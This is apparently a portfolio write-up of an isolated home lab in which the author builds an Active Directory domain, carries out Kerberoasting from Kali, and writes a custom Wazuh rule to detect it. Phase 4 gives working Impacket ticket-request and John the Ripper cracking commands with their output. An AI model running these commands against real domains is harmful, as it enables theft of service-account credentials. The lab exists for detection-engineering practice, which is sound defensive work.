Active Directory Detection Lab

Building, attacking, and detecting threats in a Windows domain with a Wazuh SIEM

Author: Brian Tramuel
Site: briantramuel.dev
Completed: October 2026

Tools Used: Active Directory · Windows Server 2025 · Group Policy / IAM · Sysmon · Wazuh SIEM · Kali Linux · Kerberoasting · Detection Engineering · MITRE ATT&CK

Executive summary

I built an enterprise style Active Directory environment from scratch, instrumented it with endpoint logging and a full SIEM, then executed a real attack against it and detected that attack in the SIEM, finishing by **engineering a custom detection rule** that elevates the attack from background noise to a high severity, framework mapped alert.

The project demonstrates the complete defensive loop a SOC or cloud security engineer works in every day: stand up and harden identity infrastructure, collect the right telemetry, understand how an attacker operates against that infrastructure, and write detections that fire when they do. The marquee attack is **Kerberoasting** (MITRE ATT&CK T1558.003), carried out from a Kali attacker box and detected end-to-end in Wazuh.

> **Outcome:** A four VM isolated lab with a working domain controller, a domain joined client, a from scratch Wazuh SIEM collecting from both Windows endpoints, a successful Kerberoasting attack (service ticket stolen and password cracked offline), and a custom Wazuh rule that detected it at severity level 12 with the attacker's source IP captured.

Lab architecture

Everything runs on a single host in VMware Workstation across four virtual machines on an isolated host-only network (VMnet2, 10.10.10.0/24, no internet access). The isolation is deliberate, the attacker box lives on the same network as its targets, exactly like a compromised internal host, with no risk of anything escaping the lab.

Host	Role	OS	IP	Key services
DC01	Domain controller (target)	Windows Server 2025	10.10.10.10	AD DS, DNS, DHCP, Sysmon, Wazuh agent
CLIENT01	Domain-joined workstation	Windows 11	10.10.10.20	Sysmon, Wazuh agent
WAZUH	SIEM / log collector	Ubuntu 26.04 LTS	10.10.10.30	Wazuh indexer, manager, dashboard (v4.9.2)
KALI	Attacker	Kali Linux 2026.2	10.10.10.40	Impacket, John the Ripper

Phase 1 & 2 — Building and hardening the domain

The domain controller runs **Active Directory Domain Services** for the studentlab.local domain, with DNS and DHCP. Rather than hand-create a handful of accounts, I built a realistic organizational structure so the environment resembles a real company — which also makes later attack paths meaningful.

- **Organizational Units:** a CorpLab root containing IT, Finance, HR, Sales, and a Groups OU.
- **Security groups:** IT-Admins, Helpdesk, Finance-Users, HR-Users, Sales-Users.
- **Users:** department accounts (a.nguyen, m.reed, d.olsen, …) placed in their OUs and groups, with the two IT staff granted elevated rights to create a realistic privilege path.
- **Group Policy (IAM hardening):** a domain password policy enforcing a 14-character minimum, 90-day maximum age, and complexity — configured through the Default Domain Policy GPO.

A Windows 11 client was then joined to the domain, confirming end-to-end authentication against the DC.

Phase 3 — Instrumentation and the SIEM

Visibility is the foundation of detection. Both Windows endpoints run **Sysmon** (with the SwiftOnSecurity configuration) for rich process, network, and DNS telemetry beyond the default Windows logs. A dedicated **Wazuh**

SIEM — indexer, manager, and dashboard, installed from scratch on Ubuntu — collects from both machines via the Wazuh agent.




Figure 1 — Both endpoints reporting into Wazuh: DC01 (Server 2025) and CLIENT01 (Windows 11), agent v4.9.2, status active.

Phase 4 — Attack: Kerberoasting

Kerberoasting abuses a normal feature of Kerberos: **any authenticated user** can request a service ticket for an account that has a Service Principal Name (SPN), and that ticket is encrypted with the service account's password hash. An attacker requests the ticket and cracks it offline — never touching the account or tripping a failed-logon alarm.

Setting up the target (defender side)

On the DC, I created a deliberately vulnerable service account with an SPN and a weak password:

```
# Create the service account
New-ADUser -Name "svc-sql" -SamAccountName "svc-sql" `
  -UserPrincipalName "svc-sql@studentlab.local" `
  -AccountPassword $pw -Enabled $true -PasswordNeverExpires $true

# Register an SPN — this is what makes it Kerberoastable
setspn -S MSSQLSvc/dc01.studentlab.local:1433 svc-sql
```

Executing the attack (Kali)

From Kali, authenticated as an ordinary domain user, I requested the service ticket with Impacket:

```
$ impacket-GetUserSPNs studentlab.local/a.nguyen:'********' \
    -dc-ip 10.10.10.10 -request -outputfile roasted.txt

ServicePrincipalName                Name     PasswordLastSet
----------------------------------  -------  -------------------
MSSQLSvc/dc01.studentlab.local:1433  svc-sql  2026-10-20 19:41:49
```

That produced a $krb5tgs$23$ hash — the 23 denotes RC4 encryption, the weakness that makes the ticket crackable. I then cracked it offline with John the Ripper (Hashcat was unavailable in the GPU-less VM, so John's CPU engine was the right tool):

```
$ john --wordlist=wordlist.txt roasted.txt
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [RC4])
Summer2026Lab!!   (svc-sql)
1 password hash cracked, 0 left
```

> **Result:** As a standard user with no special privileges, I recovered the service account's plaintext password. In a real environment that credential could be used to move laterally or escalate — which is exactly why detecting the request matters.

Phase 5 — Detection

The instant the attacker requested the ticket, the DC logged **Windows Event 4769** (Kerberos service ticket requested) and the Wazuh agent shipped it to the SIEM. Hunting in the dashboard surfaced the event with the attack's fingerprints intact: the targeted service account and the source host.




Figure 2 — The Event 4769 record in Wazuh, showing targetUserName: svc-sql on agent DC01 — the raw evidence that the service account was targeted.

Detection engineering — a custom rule

Out of the box, Wazuh logged that 4769 under a generic, low-severity "logon" rule — easy to miss in a sea of normal authentication. A real SOC shouldn't let a credential-theft attempt hide at severity 3. So I wrote a **custom Wazuh rule** that fires specifically when a service ticket is requested with weak RC4 encryption, raising it to a high-severity, MITRE-mapped alert:

```
<group name="kerberoasting,">
  <rule id="100100" level="12">
```

```
    <if_group>windows</if_group>
    <field name="win.system.eventID">^4769$</field>
    <field name="win.eventdata.ticketEncryptionType">^0x17$</field>
    <description>Kerberoasting: RC4 Kerberos service ticket (4769) requested</description>
    <mitre><id>T1558.003</id></mitre>
  </rule>
</group>
```

Re-running the attack confirmed the rule fires exactly as intended:




Figure 3 — The custom rule firing: rule ID 100100, level 12, "Kerberoasting: RC4 Kerberos service ticket (4769) requested."




Figure 4 — Alert mapped to MITRE ATT&CK: technique Kerberoasting (T1558.003), tactic Credential Access. The alert also captured the attacker's source IP (10.10.10.40, the Kali host).

This is the difference between an analyst who reads alerts and one who builds them: the same raw event went from buried background noise to an actionable, framework-mapped, high-severity detection that names the technique and points at the attacker.

Challenges solved

The lab was built on real infrastructure and hit real problems. Working through them was the most valuable part:

Problem	Resolution
Locked out of a reused server (forgotten local admin password)	Recovered access with the Utility Manager / cmd.exe boot-media technique, then reset the account — a standard offline password-reset procedure.
Isolated VMs with no internet for tool transfer	Packaged installers (Sysmon, Wazuh agent) into ISO images on the host and mounted them to each VM — a repeatable air-gapped file-transfer method.
Wazuh dashboard failed to start after reboot	Traced it to a 100%-full disk; Ubuntu's installer had allocated only half the virtual disk, so I grew the volume with lvextend + resize2fs to reclaim the space.
Hashcat had no GPU/OpenCL backend in the VM	Switched to John the Ripper's CPU engine — correct tool choice for the environment.
Attacker IP kept dropping on reboot	Replaced the temporary address with a persistent static config via nmcli.

Skills demonstrated

Active Directory administration · Identity & Access Management · Group Policy hardening · Windows Server 2025 · DNS / DHCP · Sysmon telemetry · SIEM deployment (Wazuh) · Log analysis & threat hunting · Detection engineering

· Custom SIEM rules · MITRE ATT&CK mapping · Offensive tradecraft (Kerberoasting) · Impacket / John the Ripper · Linux administration · Virtualization & networking · Incident troubleshooting

Conclusion

This lab exercises the full defensive lifecycle — **build, instrument, attack, detect, and engineer** — on a realistic Windows domain. Beyond standing up the infrastructure, it shows the judgment that matters in a SOC or cloud-security role: knowing which telemetry to collect, recognizing an attack in the logs, and turning that recognition into a reliable, high-severity detection mapped to a recognized framework. Every component was built and troubleshot hands-on, from recovering a locked server to writing the final rule that caught the attack.